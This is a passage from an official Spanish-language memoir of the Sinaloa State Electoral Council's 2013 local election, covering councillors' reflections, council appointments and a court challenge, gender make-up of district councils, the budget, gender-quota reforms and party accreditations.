Asimismo, se logró la ubicación en todo el Estado de 3,786 casillas básicas, 740 Contiguas, 86 Extraordinarias y 27 Especiales, las cuales en su conjunto nos da la cantidad de 4,639 casillas en total, mismas que se instalaron debidamente el día de la jornada electoral, y se tuvo la participación de 32,473 funcionarios de mesas directivas de casilla quienes fueron capacitados debidamente para desarrollar adecuadamente sus actividades y que fungieron como autoridades electorales. Cabe hacer mención que se presentó un número importante de sustituciones de dichos funcionarios, en mayor medida en algunos distritos en donde se encuentran principalmente zonas urbanas; lo que nos lleva a hacer la reflexión de investigar las causas de fondo que originan esta problemática en los procesos electorales y buscar las formas de como atenuar este tipo de situaciones.

Un fenómeno que se presentó en el actual proceso electoral fue sin duda la baja participación que tuvieron los ciudadanos sinaloenses en las urnas, principalmente en los cuatro distritos electorales que comprenden el municipio de Culiacán, Sinaloa; ante dicha situación debemos poner especial atención los distintos actores políticos que participamos en dicho proceso; en donde se eligieron Presidentes Municipales, Diputados Locales, Regidores y Síndicos Procuradores (elección intermedia); como partidos políticos, ciudadanía en general y el propio órgano administrativo electoral.

En virtud de lo anterior, resulta necesario llevar a cabo los estudios pertinentes basados en procedimientos técnicos-científicos confiables para detectar cuales fueron los posibles factores que influyeron en la participación o abstención electoral y de esa forma tomar las acciones necesarias por parte de éste órgano electoral conforme a su ámbito de competencia para abatir dicho fenómeno social.

Por otro lado, tuve la responsabilidad de ser titular de la Comisión de Acceso a Medios, la cual tiene el objetivo de garantizar a los partidos políticos la equidad en las tarifas de los espacios en los medios de co-

municación impresa, así como gestionar y colaborar con el Instituto Federal Electoral la distribución de los promocionales de los partidos políticos que se escucharían y verían en radio y televisión, respectivamente, durante los periodos de precampaña y campaña electoral. Para llevar a cabo lo anterior, dicha Comisión propuso reformas al Reglamento de Acceso de los Partidos Políticos o Coaliciones a los Medios de Comunicación Social, con la finalidad de implementar mejores procedimientos para la regulación, gestión, tramitación de solicitudes de los partidos políticos para publicar propaganda electoral en los diferentes medios locales y nacionales con cobertura en Sinaloa, apegados a lo que dispone la Ley Electoral del Estado de Sinaloa y dicho reglamento.

Uno de los factores más relevantes durante el proceso electoral fue la resolución de los procedimientos administrativos sancionadores, ya que presentan diversas deficiencias de origen, como lo son el contar con un plazo muy reducido para su tramitación, la ausencia de un reglamento o lineamiento que regule adecuadamente cada una de sus etapas procedimentales, la falta de guías y formatos para su debido seguimiento, la ausencia de criterios para una acertada valoración de las pruebas aportadas y sobre todo la inexistencia de una adecuada graduación de las sanciones, en donde haya una correspondencia entre la falta cometida y la sanción correspondiente, que en su caso se imputarían a los distintos actores políticos que participaron en dichos procedimientos administrativos.

Los medios de impugnación que se presentaron en el proceso electoral, fueron menos que en el Proceso Electoral 2010, pudiendo ser un factor el tratarse de una elección intermedia; sin embargo, no podemos pasar por alto el brindar una capacitación más efectiva a los órganos desconcentrados (Consejos Distritales y Municipales), sobre el cómputo y calificación de la elección a fin de evitar que las casillas sean impugnadas y se anulen los votos emitidos en dichas casillas.

Como mujer sinaloense, estoy comprometida a construir bases que nos lleven a una sociedad más democrática, es por ello que como Consejera Ciudadana trabajo con una firme convicción de lograr

mejores condiciones para tener una igualdad en la participación político-electoral de las mujeres.

Finalmente quiero agradecer la gran oportunidad que se me ha brindado para servir a la sociedad sinaloense, aportando mi experiencia y sobre todo mi plena convicción de contribuir en la construcción democrática del Estado de Sinaloa.

LA SOLIDEZ INSTITUCIONAL DEL CONSEJO ESTATAL ELECTORAL

CONSEJERO CIUDADANO ARTURO FAJARDO MEJÍA

El proceso electoral local del año 2013 sin lugar a dudas viene a confirmar la solidez de la institución electoral estatal denominada hasta hoy Consejo Estatal Electoral de Sinaloa. Una vez más, pudo corroborarse que este organismo cuenta con un equipo de profesionales preparado para organizar las elecciones bajo cualquier ambiente o situación adversa que se le presente. De nuevo, no obstante que el órgano de dirección fue designado a escasos días de que el Congreso del Estado declarara el inicio de las elecciones, la experiencia acumulada en los procesos electivos de 2001, 2004, 2007 y 2010 fue un factor determinante para que la organización, preparación y desarrollo del proceso electoral transcurriera sin sobresaltos.

Esta memoria es testimonio fiel de que en Sinaloa se organizan elecciones en cumplimiento cabal a los principios rectores de certeza, legalidad, independencia, imparcialidad y objetividad. En esta narrativa se expresa con datos el desarrollo de cada etapa del proceso, la ejecución de los actos y procedimientos que nos hicieron arribar a la jornada electoral del domingo 7 de julio con un andamiaje que una vez más permitió a la ciudadanía sinaloense disponer de las condiciones idóneas para emitir su sufragio, en el cien por ciento de las casillas aprobadas e instaladas, ante funcionarios electorales

debidamente capacitados para recibir y contar su voto con estricto apego a las reglas establecidas en la Ley Electoral local.

De nuevo, como en cada proceso electoral, en un esfuerzo conjunto con los representantes de los partidos políticos acreditados ante este órgano electoral, el Consejo fue construyendo y adecuando paso a paso el marco reglamentario que vendría a regular cada uno de los procedimientos, como el reglamento para la colocación y fijación de propaganda, los lineamientos para el registro de observadores electorales y representantes de partidos ante mesas directivas de casillas y generales, y las líneas generales para la operación del PREP.

Con la vigilancia y colaboración de los institutos políticos se fueron agotando una a una las diferentes etapas del proceso, desde la integración de los órganos electorales descentralizados, la designación y capacitación de los ciudadanos que fungirían en su momento como funcionarios de casilla, hasta los recorridos para la ubicación y selección de los lugares donde se instalarían las casillas.

Al igual que en otros procesos electivos, resulta incuestionable que en esa primera etapa de sucesos de la cadena organizativa de la elección, el diálogo permanente con los representantes de los partidos políticos se tradujo en un aval, e incluso, reconocimiento de su parte para todo el trabajo de preparación de los comicios. Sin embargo, aún y cuando no con la misma intensidad que en los procesos en los que se elige Gobernador, este consenso se ve minado cuando los institutos políticos traen a la mesa las quejas administrativas, pues merced a la atención de esta función el árbitro electoral se ve dividido en un doble papel, que produce afectaciones en el desarrollo de su rol fundamental, que no es otro sino el de organizar la elección y, desde luego, preparar las condiciones para que los ciudadanos puedan emitir su voto en libertad: El procedimiento administrativo sancionador convierte al Consejo Estatal Electoral en una autoridad investigadora, en un tipo de ministerio público electoral y de juez, simultáneamente, que deberá emitir un dictamen cuyas conclusiones invariablemente dejarán insatisfecha a una de las partes, abriendo las posibilidades a la distorsión de la apreciación sobre el trabajo técnico operativo.

En ese contexto, la mesa de sesiones del Consejo pasa de ser un espacio de diálogo y consenso a convertirse en una tribuna, utilizada mediáticamente para cuestionar al órgano electoral por los dictámenes emitidos como consecuencia de quejas administrativas, mismas que, incluso, en la mayoría de los casos, carecen de sustento jurídico pues son utilizados a veces como meros instrumentos de proselitismo, pero cuyos discursos, finalmente, de manera indirecta, afectan la percepción pública y debilitan a esta institución.

Con independencia de la anterior reflexión, el balance final arroja como resultado un proceso electoral limpio, como se podrá observar en el presente documento. La gran mayoría de los actos y resoluciones de este Consejo quedaron firmes o fueron confirmados por las diferentes instancias jurisdiccionales; todas y cada una de las elecciones organizadas fueron declaradas legalmente válidas, y los resultados consignados en los cómputos de casillas y posteriormente en los Consejos Distritales y Municipales Electorales fueron validados. Con ello se corrobora que el estado de Sinaloa cuenta con un órgano administrativo electoral sólido y confiable, con una institución autónoma e independiente en sus decisiones.

Sin embargo, paradójicamente, ahora que podemos afirmar que a partir de su creación como organismos ciudadanos existen en el país instituciones electorales garantes del ejercicio de la democracia y la estabilidad política electoral, ahora que existe la certeza del escrupuloso cómputo de los votos y que los conflictos postelectorales tienen cauce jurisdiccional, se aprueba en el Congreso de la Unión una reforma constitucional política electoral —sin lugar a dudas coyuntural— que viene a transformar totalmente las reglas y a generar incertidumbre respecto al quehacer de estas instituciones.

Independientemente del resto de los temas materia de esta reforma, que sin lugar a dudas son merecedoras de un análisis aparte, debo concretarme a la reforma que trae como consecuencia la desaparición del Instituto Federal Electoral y la creación de un organismo público autónomo que se denominará Instituto Nacional Electoral. Esta reforma a los artículos 41 y 116 de la Constitución Política de los Estados

Unidos Mexicanos se produce a pesar de los cuestionamientos de académicos expertos en la materia, de actores políticos y de los propios Consejeros Electorales del Instituto Federal Electoral. Lo menos que se dijo de la iniciativa fue que se trataba de una reforma centralizadora que atentaba contra la soberanía de la entidades federativas; que pretendía justificarse en conjeturas vagas y sin sustento respecto a la autonomía y confiabilidad de los órganos electorales locales; y que el argumento de que se abaratarían las elecciones resultaba falaz por carecer de fundamentos lógicos y evidencias claras.

Hoy, ya con conocimiento del contenido final de la reforma aprobada por ambas cámaras, en mi opinión, resulta ineludible concluir que lejos de transformar el sistema electoral con un nuevo diseño que garantice los principios rectores de los organismos electorales, genera incertidumbre respecto a las facultades y ámbitos de competencia de este nuevo instituto en relación con los órganos electorales locales. Además, otorga al instituto nacional facultades discrecionales para delegar en estos organismos estatales funciones que le son encomendadas en la nueva norma constitucional o, en su caso, de reasumirlas bajo criterios que en ningún modo son puntuales. En otras palabras, el desarrollo de nuestro marco constitucional, legal y reglamentario y la lenta y compleja construcción de nuestras instituciones democráticas para presentar condiciones reales de elecciones competidas y confiables, se ve hoy transformado en un escenario confuso y en un sistema electoral carente de diseño. Como lo ilustra el Instituto de Estudios para la Transición Democrática en su análisis sobre esta reforma: se transita de una autoridad dotada de atribuciones muy precisas, sujeta a plazos ineludibles y específicos, que organizaba elecciones donde todo el público, todos los partidos y candidatos sabían lo que la autoridad iba a hacer y cuando lo iba a hacer, a un estadio similar a la de la «vieja» Comisión Federal Electoral que trabajaba sin mapa de ruta, sin certezas legales, en medio de la discrecionalidad de sus órganos.

Habrá que esperar para ver hasta dónde puede enmendarse tal situación en la legislación secundaria; deseamos francamente que los

plazos tan cortos que se propusieron para generarla no terminen por crear un cuerpo normativo difícil de instrumentar ni instituciones electorales sumergidas en la ambigüedad operativa.

1

ORGANIZACIÓN Y LINEAMIENTOS
DEL PROCESO ELECTORAL
LOCAL SINALOA 2013

INICIO DEL PROCESO

El preámbulo del proceso electoral 2013 tuvo lugar a partir del 28 de diciembre de 2012. En esa fecha el Congreso del Estado tomó tres decisiones fundamentales para el desarrollo de los comicios en la entidad: determinó los montos de los presupuestos para las actividades de los partidos y el propio de las autoridades electorales, a realizar durante el ejercicio 2013; también, a través de los acuerdos identificados con los números 65 y 66 designó tanto al Presidente del Consejo Estatal Electoral, como a los Consejeros, propietarios y suplentes, a saber:

Consejeros ciudadanos propietarios:

Andrés López Muñoz
Rigoberto Ocampo Alcántar
Karla Gabriela Peraza Zazueta
Arturo Fajardo Mejía
Rodrigo Borbón Contreras
Enrique Ibarra Calderón

Consejeros ciudadanos suplentes:

Jesús Iván Palazuelos Torres

Rolando Luque Rojas

Gloria Icela García Cuadras

Presidente del Consejo Estatal Electoral:

Jacinto Pérez Gerardo

El Partido de la Revolución Democrática y Mariano Gómez Aguirre, en su carácter de Presidente del Consejo Directivo del Sindicato Patronal Centro Empresarial de Sinaloa, interpusieron juicios de revisión constitucional electoral, promovidos a fin de controvertir los acuerdos antes mencionados, relacionados con la designación de presidente y consejeros ciudadanos del Consejo Estatal Electoral. En el caso, el 7 de febrero, mediante la sentencia identificada como SUP-JRC-6/2013, la Sala Superior del Tribunal Electoral del Poder Judicial de la Federación resolvió, por lo que respecta a los agravios formulados por Mariano Gómez Aguirre, en su carácter de Presidente del Consejo Directivo del Sindicato Patronal Centro Empresarial de Sinaloa, que se actualizaba

la causal de improcedencia establecida en el artículo 10, párrafo 1, inciso c), en relación con el diverso 88, apartado 1, ambos de la Ley General del Sistema de Medios de Impugnación en Materia Electoral ...[pues]... los sindicatos carecen de legitimación para promover el juicio de revisión constitucional electoral, y Mariano Gómez Aguirre, en su carácter de Presidente del Consejo Directivo del Sindicato Patronal Centro Empresarial de Sinaloa, en modo alguno puede promover este juicio, en virtud de que el sistema de medios de impugnación en materia electoral no otorga legitimación a ese tipo de entes jurídicos que aduce representar.¹

1 Expediente: SUP-JRC-6/2013, pp. 7 y 8.

En cuanto a la demanda presentada por Heriberto Arias Suárez, en representación del Partido de la Revolución Democrática, el mismo instrumento judicial declaró infundados todos los agravios formulados por el Presidente del Comité Directivo Estatal del PRD, en tanto:

a) el instituto político demandante no aportó elementos tendentes a soportar y justificar sus afirmaciones categóricas respecto a que no gozan de buena reputación en la entidad los ciudadanos que fueron designados como Presidente, Consejeros propietarios y Suplentes del Consejo Estatal Electoral, incumpliendo así con el principio rector en materia de prueba, según el cual, quien afirma está obligado a probar, previsto en el artículo 15, párrafo 2, de la Ley General del Sistema de Medios de Impugnación en Materia Electoral;² (...) b) que el ciudadano Jacinto Pérez Gerardo no se encontraba obligado a presentar la renuncia al cargo de Secretario del Congreso del Estado de Sinaloa, en tanto la Ley Estatal Electoral del Estado de Sinaloa no refiere en parte alguna que los interesados en participar en el proceso de designación de Presidente del Consejo Estatal Electoral, se encuentren obligados a presentar la renuncia al cargo que en su caso desempeñaran, para estar en aptitud de ser parte del citado proceso, así como tampoco refiere que el Secretario del Congreso del Estado se encuentre impedido para participar, además el promovente no acompañó medio probatorio alguno con el cual compruebe su aseveración de que el Congreso hubiese considerado cuestiones distintas al perfil del citado ciudadano para designarlo al cargo de Consejero Presidente, ya que únicamente se limita a señalar que «se presume que el citado Congreso tomó en cuenta aspectos ajenos al propio perfil del candidato».³

Esta controversia, sin embargo, no implicó impedimento alguno para que el Consejo funcionara con normalidad. Una vez que el H.

2 *Ibid.*, pp. 45 a 57.

3 *Ibid.*, pp. 57 a 64.

Congreso del Estado emitió la Convocatoria a Elecciones Populares, mediante Decreto número 737 publicado en el Periódico Oficial «El Estado de Sinaloa» No. 005, de fecha 11 de enero de 2013, se realizó la sesión formal de instalación del CEE para dar inicio al proceso ordinario.

Integración del Consejo Estatal Electoral

El Consejo Estatal Electoral se instaló formalmente el 16 de enero de 2013, integrado de la siguiente manera:

Presidente

Lic. Jacinto Pérez Gerardo

Consejeros Ciudadanos

Prof. Andrés López Muñoz

Dr. Rigoberto Ocampo Alcántar

Lic. Karla Gabriela Peraza Zazueta

Lic. Arturo Fajardo Mejía

Lic. Rodrigo Borbón Contreras

Lic. Enrique Ibarra Calderón

Secretario General

Prof. José Enrique Vega Ayala

Consejeros Representantes del Poder Legislativo

Fracción Parlamentaria del Partido Acción Nacional

Propietaria: Dip. Artemisa García Valle

Suplente: Dip. Daniel Gaxiola Díaz

Fracción Parlamentaria del Partido Revolucionario Institucional

Propietario: Dip. Miguel Enrique Calderón Quevedo

Suplente: Dip. Samuel Zacarías Lizárraga Valverde

Fracción Parlamentaria del Partido Nueva Alianza

Propietario: Dip. Alfredo Vizcarra Díaz

Suplente: Dip. Manuel Cárdenas Fonseca

Representantes de Partidos Políticos

Partido Acción Nacional

Propietario: Lic. Javier Castellón Quevedo

Suplente: Lic. Adriana Cecilia Beltrán Pérez

Partido Revolucionario Institucional

Propietario: Lic. Jesús Gonzalo Estrada Villarreal

Suplente: Lic. Francisco Javier Ramos Lugo

Partido de la Revolución Democrática

Propietario: M. C. José Antonio Ríos Rojo

Suplente: Lic. Heriberto Arias Suárez

Partido del Trabajo

Propietario: Lic. Martín Leopoldo Angulo Cuén

Suplente: Lic. Nallely Guadalupe Pérez Amézquita

Partido Verde Ecologista de México

Propietario: Lic. José Eduardo Ruiz Chimal

Suplente: Lic. Perla Ochoa Castillejos

Partido Movimiento Ciudadano

Propietario: Lic. Jorge Ignacio Paredes Gárate

Suplente: Lic. Luz María Beltrán Calderón

Partido Nueva Alianza

Propietaria: Lic. Gloria Elvira Félix Escobar

Suplente: Lic. Eneida Baldenegro Castillo

Partido Sinaloense

Propietario: Lic. Noé Quevedo Salazar

Suplente: Lic. Joel Salomón Avitia

Integración de Comisiones de Consejeros del CEE

En la primera sesión extraordinaria del CEE, llevada a cabo el 11 de enero de 2013, se aprobó el acuerdo EXT/01/002 para la integración de las Comisiones de Consejeros que fungieron en el Proceso Electoral Local 2013, quedando de la siguiente manera:

Comisión de Organización y Vigilancia Electoral

Prof. Andrés López Muñoz (Titular)

Lic. Arturo Fajardo Mejía

Lic. Rodrigo Borbón Contreras

Comisión de Capacitación y Difusión Electoral

Lic. Arturo Fajardo Mejía (Titular)

Prof. Andrés López Muñoz

Lic. Enrique Ibarra Calderón

Comisión de Presupuesto y Administración

Lic. Enrique Ibarra Calderón (Titular)

Dr. Rigoberto Ocampo Alcántar

Lic. Karla Gabriela Peraza Zazueta

Comisión de Prerrogativas y Partidos Políticos

Lic. Rodrigo Borbón Contreras (Titular)

Lic. Enrique Ibarra Calderón

Lic. Karla Gabriela Peraza Zazueta

Comisión Especial de Acceso a Medios

Lic. Karla Gabriela Peraza Zazueta (Titular)

Lic. Rodrigo Borbón Contreras

Dr. Rigoberto Ocampo Alcántar

Comisión Especial de Educación Cívica

Dr. Rigoberto Ocampo Alcántar (Titular)

Prof. Andrés López Muñoz

Lic. Arturo Fajardo Mejía

Las reuniones de trabajo de comisiones siempre se realizaron de manera abierta, bajo convocatoria a todos los consejeros, a los representantes de los partidos políticos y coaliciones, así como a los consejeros representantes del Poder Legislativo, para incorporar la pluralidad de opiniones en los debates y buscar consensos o acuerdos con el respaldo más amplio posible.

Integración e instalación de los Consejos Distritales y Municipales

Además de la sede del Consejo Estatal Electoral (CEE), en Sinaloa se instalan 28 instancias que participan en la organización de las elecciones locales. Se trata de 24 Consejos Distritales y 4 Consejos Municipales que operan exclusivamente durante el transcurso del proceso electoral; empiezan sus funciones en las etapas iniciales (finales de febrero) y concluyen después de haberse realizado los cómputos (alrededor de la segunda quincena de julio) o, en su caso, una vez que se ha resuelto la última controversia relacionada con las elecciones de su competencia.

Para integrar estos consejos se emite una convocatoria a fin de que los organismos intermedios de la sociedad, instituciones educativas y partidos políticos, propongan a ciudadanos que, desde su punto

de vista, posean las aptitudes necesarias para desempeñarse competente, objetiva e imparcialmente como consejeros ciudadanos.

Desde 2001, en el CEE, la selección final de los consejeros distritales y municipales se realiza a partir de una serie de reglas acordadas junto con los representantes de los partidos políticos. El consenso en la selección final ha provocado la reducción de las fricciones políticas en el seno de los consejos, lo que permite una mayor eficacia en el desarrollo de las operaciones técnicas. Adicionalmente, el tema de la falta de objetividad de los integrantes de estos órganos electorales descentralizados ha dejado de ser asunto recurrente en la agenda de los medios de comunicación.

En los Consejos Distritales y Municipales Electorales, que operaron en el proceso electoral 2013, se incorporaron el mayor número de mujeres desde la creación de esta institución en 1995, alcanzando el 43.38 por ciento de la integración estatal. Los lineamientos para la selección de consejeros aprobados por el pleno del Consejo Estatal Electoral el 17 de enero, así como las pautas que se establecieron al inicio de las reuniones de trabajo de la Comisión de Organización y Vigilancia, se orientaron hacia ese propósito.

La convocatoria distribuida en todo el territorio estatal llamó a que se realizaran propuestas de ciudadanos para ocupar los cargos de Presidentes y Consejeros Ciudadanos de los órganos electorales Distritales y Municipales, propuestas que fueron recibidas entre el 18 y el 31 de enero en las oficinas centrales del CEE y en las sedes regionales ubicadas en las ciudades de Los Mochis y Mazatlán.

Se recibieron 422 propuestas, 274 correspondieron a hombres (65 %) y 148 a mujeres (35 %), suficientes para integrar con Presidentes y Consejeros Propietarios a los 28 consejos electorales.

Se presentaron expedientes de tres ciudadanos que no fueron acompañados por ninguna carta propuesta, y dado que este documento es requisito indispensable en el procedimiento de designación, no fueron incluidos en el catálogo final.

Los catálogos con los datos de cada uno de los ciudadanos propuestos se entregaron a los consejeros ciudadanos y a los representan-

PROPUESTAS PARA CONFORMACIÓN DE CONSEJOS DISTRIALES Y MUNICIPALES			
Municipio	Propuestas	Municipio	Propuestas
Choix	14	Culiacán	124
El Fuerte	19	Navolato	16
Ahome	46	Cosalá	9
Sinaloa	12	Elota	9
Guasave	38	San Ignacio	10
Angostura	9	Mazatlán	44
Salvador Alvarado	15	Concordia	12
Mocorito	12	Rosario	13
Badiraguato	9	Escuinapa	11

tes de los partidos políticos el 5 de febrero, material con que la Comisión de Organización y Vigilancia Electoral, en reunión de trabajo con el resto de los consejeros ciudadanos, realizó la primera selección, la cual fue circulada a los representantes de los partidos políticos para su análisis.

Además de los criterios señalados en el lineamiento para la selección de consejeros, la Comisión fijó algunos puntos adicionales para este propósito: respecto a los presidentes, se buscó la integración equitativa de hombres y mujeres, sin embargo, se encontró con que en algunos municipios no se presentaron propuestas de mujeres para fungir como presidenta. También se incluyeron jóvenes que apenas cumplieron con la edad legal. En estos casos fue importante la valoración de los grados académicos, el currículum en asuntos electorales, desde la investigación hasta estudios, así como el reconocimiento social o experiencia electoral.

Con los consejeros propietarios se consideraron los principios siguientes: un máximo de tres consejeros ciudadanos con experiencia electoral; cuando menos dos mujeres, en su caso; de uno a dos consejeros ciudadanos sin experiencia en materia electoral pero con

formación académica; de uno a tres consejeros con reconocimiento social o formación académica; cuando menos un consejero que cumpla apenas con la edad legal.

Respecto a los consejeros ciudadanos suplentes se consideraron los siguientes preceptos: cuando menos una mujer, un consejero sin experiencia previa y con formación académica, un consejero que apenas cumpla con la edad legal, dos consejeros con experiencia profesional y/o electoral, un consejero sin currícula en asuntos electorales.

Con la premisa de que al frente de los organismos electorales deben figurar ciudadanos que representen imparcialidad y con ello generar en la ciudadanía confianza en los resultados, a propuesta de los representantes de los partidos políticos se acordó no considerar como presidente de un Consejo Distrital o Municipal a ciudadanos que hubieran sido representantes partidistas, o tuvieran una relación directa con un partido político, no obstante los criterios emitidos por el Tribunal Electoral del Poder Judicial de la Federación sobre el tema.

El 12 de febrero se realizó la reunión de trabajo de la Comisión, con la presencia de los representantes de los partidos políticos, en la que, con pocos cambios con respecto del documento original, se dio visto bueno a la propuesta, la cual fue aprobada por el pleno en la sesión extraordinaria celebrada el 15 de febrero, en la víspera del vencimiento del plazo señalado por la Ley electoral.

De los municipios de Angostura, Badiraguato, Cosalá y Elota se recibieron nueve propuestas, de cada uno, por lo que hizo falta allí la figura de un Consejero Suplente.

En el caso de San Ignacio, aunque se recibieron diez propuestas, tres de ellas lo fueron exclusivamente para el cargo de Presidente, en consecuencia la integración final adoleció de dos Consejeros Suplentes.

En la integración final, el 61.76 % de los ciudadanos seleccionados habían tenido experiencia previa como presidentes, secretarios o consejeros; el 20.96 % manifestó experiencia como coordinadores distritales, supervisores, auxiliares o capacitadores; el 6.99 % se desempeñó en procesos electorales anteriores como funcionarios de casilla y observadores electorales. A fin de preparar el necesario relevo

INTEGRACIÓN DE CONSEJOS ELECTORALES - PROCESO ELECTORAL SINALOA 2013													
No.	Consejo Electoral	Propuestas seleccionadas	Hombres				Mujeres						
			Consejeros seleccionados				Consejeros seleccionados						
			Presidente	Propietarios	Suplentes	Total	%	Presidente	Propietarios	Suplentes	Total	%	
1	Choix I	10	1	3	2	6	60.00	0	3	1	4	40.00	
2	El Fuerte II	10	1	2	2	5	50.00	0	4	1	5	50.00	
3	Ahome III	10	1	3	2	6	60.00	0	3	1	4	40.00	
4	Ahome IV	10	0	2	3	5	50.00	1	4	0	5	50.00	
5	Sinaloa V	10	1	3	1	5	50.00	0	3	2	5	50.00	
6	Guasave VI	10	1	2	2	5	50.00	0	4	1	5	50.00	
7	Guasave VII	10	0	2	2	4	40.00	1	4	1	6	60.00	
8	Angostura VIII	8	1	3	1	5	62.50	0	3	0	3	37.50	
9	Salvador Alvarado IX	10	1	3	1	5	50.00	0	3	2	5	50.00	
10	Mocorito X	10	0	2	1	3	30.00	1	4	2	7	70.00	
11	Badiraguato XI	9	1	4	2	7	77.78	0	2	0	2	22.22	
12	Culiacán XII	10	1	4	1	6	60.00	0	2	2	4	40.00	
13	Culiacán XIII	10	0	4	2	6	60.00	1	2	1	4	40.00	
14	Culiacán XIV	10	0	6	3	9	90.00	1	0	0	1	10.00	

INTEGRACIÓN DE CONSEJOS ELECTORALES - PROCESO ELECTORAL SINALOA 2013 (CONT.)												
No.	Consejo Electoral	Propuestas seleccionadas	Hombres				Mujeres					
			Consejeros seleccionados				Consejeros seleccionados					
			Presidente	Propietarios	Suplentes	Total	%	Presidente	Propietarios	Suplentes	Total	%
15	Navolato XV	10	1	3	2	6	60.00	0	3	1	4	40.00
16	Cosalá XVI	9	1	3	2	6	66.67	0	3	0	3	33.33
17	Elota XVII	9	1	3	0	4	44.44	0	3	2	5	55.56
18	San Ignacio XVIII	7	1	4	0	5	71.43	0	2	0	2	28.57
19	Mazatlán XIX	10	1	3	1	5	50.00	0	3	2	5	50.00
20	Mazatlán XX	10	1	3	2	6	60.00	0	3	1	4	40.00
21	Concordia XXI	10	1	3	1	5	50.00	0	3	2	5	50.00
22	Rosario XXII	10	1	3	2	6	60.00	0	3	1	4	40.00
23	Escuinapa XXIII	10	0	2	1	3	30.00	1	4	2	7	70.00
24	Culiacán XXIV	10	0	4	2	6	60.00	1	2	1	4	40.00
25	Municipal Ahome	10	0	2	2	4	40.00	1	4	1	6	60.00
26	Municipal Guasave	10	1	3	3	7	70.00	0	3	0	3	30.00
27	Municipal Culiacán	10	1	5	2	8	80.00	0	1	1	2	20.00
28	Municipal Mazatlán	10	1	3	2	6	60.00	0	3	1	4	40.00
Total		272	20	87	47	154	56.62	8	81	29	118	43.38

generacional, el 10.29% de los ciudadanos seleccionados no tenían experiencia electoral previa.

En el transcurso de los trabajos de selección y análisis, los consejeros y representantes de los partidos políticos hicieron notar la necesidad de que la legislatura local considere en una futura reforma, la modificación al requisito relacionado con la edad legal para ser consejero o presidente de un órgano administrativo electoral en Sinaloa (tener 30 años al día de su designación), el cual resulta mayor incluso que el fijado para ser diputado (más de 21 años), presidente municipal (25 años cumplidos) o regidor y síndico procurador (18 años). Esta modificación ampliaría, además, la respuesta ciudadana a la convocatoria para la integración de estos consejos.

EL PRESUPUESTO

El Decreto número 736 del H. Congreso del Estado, publicado el 31 de diciembre de 2012, estableció una partida de ciento sesenta y dos millones setecientos cincuenta y tres mil ochocientos sesenta y un pesos como presupuesto anual para el Consejo Estatal Electoral para el ejercicio 2013. El gasto previsto por el propio Consejo, para ese periodo, ascendía a doscientos veinticinco millones trescientos tres mil setecientos noventa y tres pesos.⁴ Ante la diferencia de sesenta y dos millones quinientos cuarenta y nueve mil novecientos treinta y dos pesos se tuvo que realizar un ajuste general en la distribución del gasto a fin de garantizar la operación y funcionamiento institucionales sin afectar la calidad de los procedimientos obligatorios derivados del proceso electoral.

4 Acuerdo del CEE de fecha 27 de octubre de 2012, identificado bajo el rubro CP-005/2009, por el que se aprueba el anteproyecto de presupuesto para el ejercicio fiscal 2013.

Los criterios de racionalidad y austeridad presupuestaria que se utilizaron para dicho ajuste fueron: la plantilla de personal de oficinas centrales no recibió incremento salarial anual alguno; los Consejos Distritales y Municipales funcionaron con el mismo número de empleados con los que operaron durante la elección de 2010 y se mantuvieron los sueldos, prestaciones, montos de viáticos y cuotas de gastos otorgados para dicho proceso; asimismo se redujeron gastos en difusión y prensa, en impresos, en costos del programa de resultados electorales preliminares, de material electoral y en lo relativo a las actividades de educación cívica. Estas medidas y la disciplina aplicada en el manejo presupuestal contribuyeron a garantizar una política de gasto coherente y consistente con las restricciones, sin impactar cualitativamente el desarrollo de todas y cada una de las actividades legalmente establecidas para el proceso. Para ello se contó con la disposición de todo el personal en el logro del objetivo de hacer más, eficiente y eficazmente, con menos recursos.

LA NORMATIVIDAD

El H. Congreso del Estado aprobó una serie de reformas a la Ley Electoral fundamentalmente orientadas al fortalecimiento de la participación de las mujeres en la vida política de la entidad, mismas que resultaban aplicables a partir del proceso electoral 2013. Por las modificaciones se redujo el número de registro de candidatos de un mismo género por partido, quedando el límite máximo de ellas en 60% del total por cada partido, tanto bajo el principio de representación proporcional como en el sistema de mayoría relativa. En esta última modalidad, se estipuló la exclusión explícita de las candidaturas cuya postulación fuese resultado de un proceso democrático de selección de candidatos, desarrollado de acuerdo con los estatutos de cada organización política. Esta medida sería aplicable para la integración de la Cámara de Diputados, así como en la elección de Regidores. Adicionalmente se impuso un mecanismo de alternancia de las candi-

daturas de género en las listas y planillas. En las planillas de mayoría y en las listas para ocupar regidurías por representación proporcional la inclusión alternada es directa, de tal manera que a una fórmula de un género siga siempre una fórmula de género distinto; mientras que en los listados estatales por partido para diputaciones de representación proporcional el procedimiento consiste en su integración por segmentos de cinco fórmulas, en cada uno de los cuales habrá al menos dos de género distinto, mismas que se incluirán alternadamente. Además se reglamentó la composición de las fórmulas de candidatos estipulando que tanto el propietario como el suplente deberán ser del mismo género. Esta reforma propició que el Consejo Estatal Electoral tuviera que actualizar el Reglamento de candidaturas para regular los nuevos supuestos legales y contemplar los procedimientos administrativos adecuados para cumplir con los requisitos implicados en las innovaciones aludidas.

SOBRE LOS PARTIDOS POLÍTICOS

Acreditación de partidos políticos

Entre el 11 y el 15 de enero los partidos políticos nacionales presentaron solicitudes para ser acreditados conforme lo dispone el artículo 23 de la Ley Electoral del Estado y estar en condiciones de participar en las elecciones a Presidente Municipal, Síndico Procurador, Regidores y Diputados locales en los 18 ayuntamientos sinaloenses. El 21 de enero fueron aprobadas las acreditaciones respectivas, lo mismo que el acuerdo por el que, en el caso del Partido Sinaloense, único con registro estatal, se dio por cumplida la obligación contenida en el artículo 30 fracción VI de la Ley Electoral del Estado de Sinaloa, con lo que se perfeccionó su idoneidad para participar en el proceso electoral 2013.

ACUERDOS PARA ACREDITACIÓN DE PARTIDOS POLÍTICOS	
Acuerdo No.	Acreditación del Partido:
EXT/03/006	Movimiento Ciudadano
EXT/03/007	Acción Nacional
EXT/03/008	Nueva Alianza
EXT/03/009	Verde Ecologista de México
EXT/03/010	Del Trabajo
EXT/03/011	De la Revolución Democrática
EXT/03/012	Revolucionario Institucional

De igual forma se resolvió la participación del Partido Sinaloense mediante el acuerdo número EXT/03/013.

Registro de convenios de coalición

El 22 de abril los partidos políticos Acción Nacional, de la Revolución Democrática y del Trabajo, presentaron solicitud de registro de Convenio de Coalición total bajo la denominación «Unidos Ganas Tu». El 30 de abril los partidos políticos Revolucionario Institucional, Verde Ecologista de México y Nueva Alianza presentaron solicitud de registro de Convenio de Coalición total bajo la denominación «Transformemos Sinaloa».

